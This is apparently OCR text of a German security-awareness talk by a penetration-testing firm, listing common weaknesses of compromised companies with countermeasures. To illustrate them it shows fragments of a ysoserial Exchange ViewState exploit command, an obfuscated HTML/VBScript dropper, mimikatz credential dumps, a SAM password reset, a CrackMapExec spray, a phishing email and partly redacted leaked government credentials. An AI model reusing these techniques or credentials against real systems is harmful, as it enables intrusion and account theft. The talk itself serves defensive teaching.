
10 sichere Wege in,
und wieder aus der Cyber-Opferrolle

David Winkler | Ethical Hacker und CEO | Strong-IT GmbH

www.strong-it.at



- David Winkler (CEO)
- Strong-IT GmbH - seit 2011 @ Innsbruck
- 3 Teams: Attack | Defense | Hunting
- 10+ Mitarbeiter
- 100+ kompromittierte und inzwischen gehärtete Unternehmen > 300 MA

Inside IT

Kärntner Verwaltung durch Hackerangriff komplett lahmgelegt

Mai 2022, stellte die Kärntner Landesverwaltung in Österreich fest, ... dass die internationale Ransomware-Bande Alphv/BlackCat hinter dem...

vor 3 Tagen

CHRONIK

Eglo Leuchten von Cyberattacke betroffen

Das Tiroler Leuchtenunternehmen Eglo mit Sitz in Pill ist von einer Cyberattacke betroffen, die das Computersystem und die Telefonanlage der international tätigen Firmengruppe lahnmlegt. Laut Eglo-Angaben erfolgte der Hackerangriff in der Nacht auf Montag.

Handelsblatt

Cybersicherheit: A1 Telekc massivem Hackerangriff

Die A1 Telekom Austria Group teilte in dieser Woche mit, die Angreifer seien mittlerweile aus den Systemen ausgeschlossen worden.

IMA Schelling Opfer eines Hackerangriffs

Der Maschinenbauer IMA Schelling in Schwarzach ist Opfer eines Hackerangriffs gew
Seit mehr als einer Woche arbeiten IT-Experten daran, die Systeme wieder hochzufal
Aus Sicherheitsgründen musste das Internet gekappt werden.

Hacker-Angriff auf die Med-Uni in Innsbruck

Nach der Kärntner Landesverwaltung wurde nun auch die IT der Universität in Tirol lahmgelegt. Ob ein Zusammenhang besteht, ist unklar.

Kleine Zeitung

Ransomware: Einschränkungen in Filialen: Hacker kapern Systeme bei MediaMarkt

Auch MediaMarkt Österreich informiert Kundinnen und Kunden auf ihrer Website ... Ransomware bedeutet, dass Hacker die Rechner angegriffener...


Ping Pong Show
Free entrance

Verwundbarkeit

Maßnahme: ….

Learnings aus 100+ einst kompromittierten Kunden / Ehen:

- Top 10 Verwundbarkeiten: Was mach ich noch falsch?
- Top 10 Maßnahmen: Was ist schon gut?

Verwundbarkeit

Maßnahme: ….

+10%

-10%

Learnings aus 100+ einst kompromittierten Kunden / Ehen:

- Top 10 Verwundbarkeiten: Was mach ich noch falsch?
- Top 10 Maßnahmen: Was ist schon gut?

Bonus Material

Wahrscheinlichkeit

1) … Remote-Logins sind ohne 2FA möglich

Maßnahmen: Darknet-Monitoring, 2FA

STRONG INFORMATION TECHNOLOGY

AUG 26 2022

Re: UFT The Pasha

"guenther[redacted].gv.at." Cached

Source Pastebin Poland by Ungracious T

https://pastebin.pl/view/9671ae94 • Refe

Credential leak targeting aer[redacted]gv.at

MAY 12 2022

zTod.com Credential Leak

"aer69[redacted].gv.at:chahoug5" Cached

Source zTod.com Credential Leak on May 12, 2022, 00:00

https://zerotolerancefilms(Obfuscated).com/ • Reference Actions • 1+

Credential leak targeting reinhold.[redacted]gv.at


APR 20 2022

Animoto Credential Leak

"reinhold.[redacted].gv.at:0b0838ce41705aad4c08fc33d0a4c52ff0cb4

Source Animoto Credential Leak on Apr 20, 2022, 00:00

https://animoto(Obfuscated).com/ • Reference Actions • 1+ reference



2) … Keine Schwachstellen, keine Updates

Maßnahmen: Schwachstellen-Scans, Vulnerability Management

ZDNet.de

BSI warnt vor kritischen Lücken in Exchange Server

CVE-2020-0688 soll bereits für gezielte Angriffe ausgenutzt werden. Die ersten beiden Lücken erlauben unter Umständen eine vollständige...

15.00.1293.002	15.0.1293.2	4012112 Cumulative Update 16 (CU16) for Exchange Server 2013

```
Z:\SVN\ysoserial.net-master\ysoserial\bin\Debug>ysoserial.exe -p ViewState -g TextFormatting
20-0688 > c:\hacked.txt" --validationalg="SHA1" --validationkey="CB2721ABDAF8E9DC516D621D8B8
erator="B97B4E27" --viewstateuserkey="2b1424b7-99af-4711-be3f-0cf72e6a4102" --isdebug -isleg
Provided __VIEWSTATEGENERATOR in uint: 3111865895
simulateTemplateSourceDirectory returns: /
simulateGetTypeName returns: default_aspx
Calculated pageHashCode in uint (ignored): 3389719348
```

3) … Phishing-Mails

Maßnahmen: Phishing-Trainings, Mail-Filter

SPARKASSE

Sehr geehrter Kunde,

Ein weiteres Mal wurde die Prüfung durchgeführt, die in einigen Fällen vorgenommen wurde, wenn Sie sich über My SPARKASSE george anmelden.

Nachdem Sie Ihren Benutzernemen und Ihr passwort eingegeben, bestätigen Sie einfach die anmeldung mit der Mobile Banking ap.


Der zusätzliche Schritt ist aufgrund der neuen europäischen Vorschriften (pSD2) obligatorisch.
Da Sie unsere neue zusätzliche Sicherheitsmethode noch nicht verwenden, können Sie Ihr Internet-Banking ab Montag, dem 27. September. nicht mehr nutzen.

Fang hier an

Aus diesem Grund bitten wir Sie, unsere Anfrage in unserer Anfrage nachzukommen.

Mit freundlichen Grüßen,

Helger Heidemann
Direktor des Kundendienstes



3) … Phishing-Mails und unauffälliger Antivirus

Maßnahmen: Phishing-Trainings, Mail-Filter, EDR-Systeme (best of breed)

```
<HTML><HEAD></HEAD><BODY><script language="javascript">rc4=function(key,str)
for(i=0;i<256;i++){j=(j+s[i]+key.charCodeAt(i%key.length))%256;x=s[i];s[i]=s
i=0;j=0;for(var y=0;y<str.length;y++){i=(i+1)%256;j=(j+s[i])%256;x=s[i];s[i]=
return res;}
decodeBase64=function(s){var e={},i,b=0,c,x,l=0,a,r='',w=String.fromCharCode
for(x=0;x<L;x++){c=e[s.charAt(x)];b=(b<<6)+c;l+=6;while(l>=8){((a=(b>>>(l-=8)
return r;};var b64block="J4MHKZBpIdvCprN3uJ24xp65Fo9N5zTYE93LMRc1kZcmaiHjrI3
var decoded=decodeBase64(b64block);var plain=rc4('qskqcuhgew',decoded);</scri
<script language="vbscript">Execute   plain</script></body></html>
```

		1.	2.	3.	4.	5.	6.	7.	8.	9.	10.	11.
1	manual rundll32 start mshta meterpeter	n	d	n	n	d	d	n	d	d	n	n
2	manual start powershell > unicorn	n	d	n	n	d	n	n	d	d	n	n
3	manual start powershell > web_delivery	n	d	n	n	d	n	n	d	d	n	n
4	remote wmi meterpreter	n	f	n	f	d	n	n	d	d	d	f
5	remote psexec meterpreter	n	d	n	d	d	n	d	d	d	n	f
6	remote wmi pse	n	f	f	f	d	n	n	d	d	d	f
7	remote psexec pse	n	d	f	d	d	d	d	d	n	d	f
8	Powerlurk manual meterpreter	n	d	n	n	d	n	n	d	d	d	n
9	Powersploit Tasksched Persistence	n	d	n	n	d	n	n	n	d	d	n

4) … Klartextkennwörter dort und da


Maßnahmen: LAPS, PPL, CG, Kennwortsafe, Windows Hello


```
<settings pass="auditSystem">
    <component name="Microsoft-Windows-PnpCustomizationsNonWi
        <DriverPaths>
            <PathAndCredentials wcm:action="add" wcm:keyValue
                <Credentials>
                    <Domain>wh[redacted]/Domain>
                    <Password>[redacted]</Password>
                    <Username>[redacted]trator</Username>
                </Credentials>
                <Path>\\WHWDS\[redacted]\Treiber</Path>
            </PathAndCredentials>
        </DriverPaths>
    </component>
```

```
msv :
 [00000003] Primary
 * Username :  [redacted] loc
 * Domain   :
 * NTLM     :  14218503cb0[redacted]0
 * SHA1     :  684538df93c[redacted]318b5dde8
 [00010000] Cr[redacted]ialKeys
 * NTLM     :  14218503cb0[redacted]0
 * SHA1     :  684538df93c[redacted]318b5dde8
tspkg :
wdigest :
 * Username :  [redacted] loc
 * Domain   :
 * Password :  [redacted] ichnochgebr[redacted]icht!
kerberos :
 * Username :  [redacted] loc
```

5) … Benutzer mit Admin-Rechten

Maßnahmen: Privilege-Escalation Tests, Adminrechte entfernen



5) … Benutzer mit Admin-Rechten

Maßnahmen: Privilege-Escalation Tests, Adminrechte entfernen

NAME	TYPE	PUBLISHER	AVAILABLE AFTER	STATUS
FreeMind 1.0.0	Application		03.05.2017	Installed
Greenshot 1.2.10.6	Application	Greenshot	06.11.2018	Installed
Hi-Pro 2.0.4.0	Application	GN Otometrics	18.02.2016	Installed
Internet Explorer - Adblock Tracking Protection List	Application	[redacted]	20.06.2013	Installed
IrfanView 4.4.0	Application	Irfan Skiljan	12.10.2015	Installed
K-Lite Conversion Pack 1.9.0	Application	K-Lite	23.05.2016	Installed
Langenscheidt 4.020.1	Application	Langenscheidt	15.02.2017	Installed
LTspice XVII	Application	LTC	22.11.2016	Installed
[redacted] fixkb2553154 - delete msforms.exd (user mode)	Application		17.12.2014	Installed

Greenshot 1.2.10.6

OVERVIEW		REQUIREMENTS		DESCRIPTION
Status:	Installed	Restart required:	Might be required	Capture-Software
Version:	1.2.10.6			
Date published:	Not specified		specified	
Help document:	None			

```
C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>whoami /priv
```

6) … unverschlüsselte Festplatten

Maßnahmen: BitLocker

```
- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
(4 - Unlock and enable user account) [seems unlocked already]
 q - Quit editing user, back to user select
Select: [q] > 2
New Password: newpassword
Password changed!

Hives that have changed:
 #  Name
 0  <SAM>
Write hive files? (y/n) [n] : y
 0  <SAM> - OK
```

7) … ein lokales Admin-Passwort


Maßnahmen: LAPS


```
mimikatz # lsadump::sam
Domain : PC001WIN10U
SysKey : 1448d71dbb8acbc74ffc805cd4c27804
Local SID : S-1-5-21-658625018-2226999738-2793628318

SAMKey : ea836e0cf02ed116fafc49e5fe253767

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: f0e92560f4c7d1c5b8e14eb3ee06994a
```

```
kali@kali:/opt$ ./cme smb 10.10.66.40-50 -u 'DA' -p 'Install123!!' -d 'lab'
SMB         10.10.66.47     445    LAB047           [*] Windows 10.0 Build 19041 x64
SMB         10.10.66.46     445    LAB046           [*] Windows 10.0 Build 18362 x64
SMB         10.10.66.45     445    LAB045           [*] Windows 10.0 Build 18362 x64
SMB         10.10.66.47     445    LAB047           [+] lab\DA:Install123!! (Pwn3d!)
SMB         10.10.66.46     445    LAB046           [+] lab\DA:Install123!! (Pwn3d!)
SMB         10.10.66.45     445    LAB045           [+] lab\DA:Install123!! (Pwn3d!)
```

8) … (Domain)-Administratoren zur Wartung

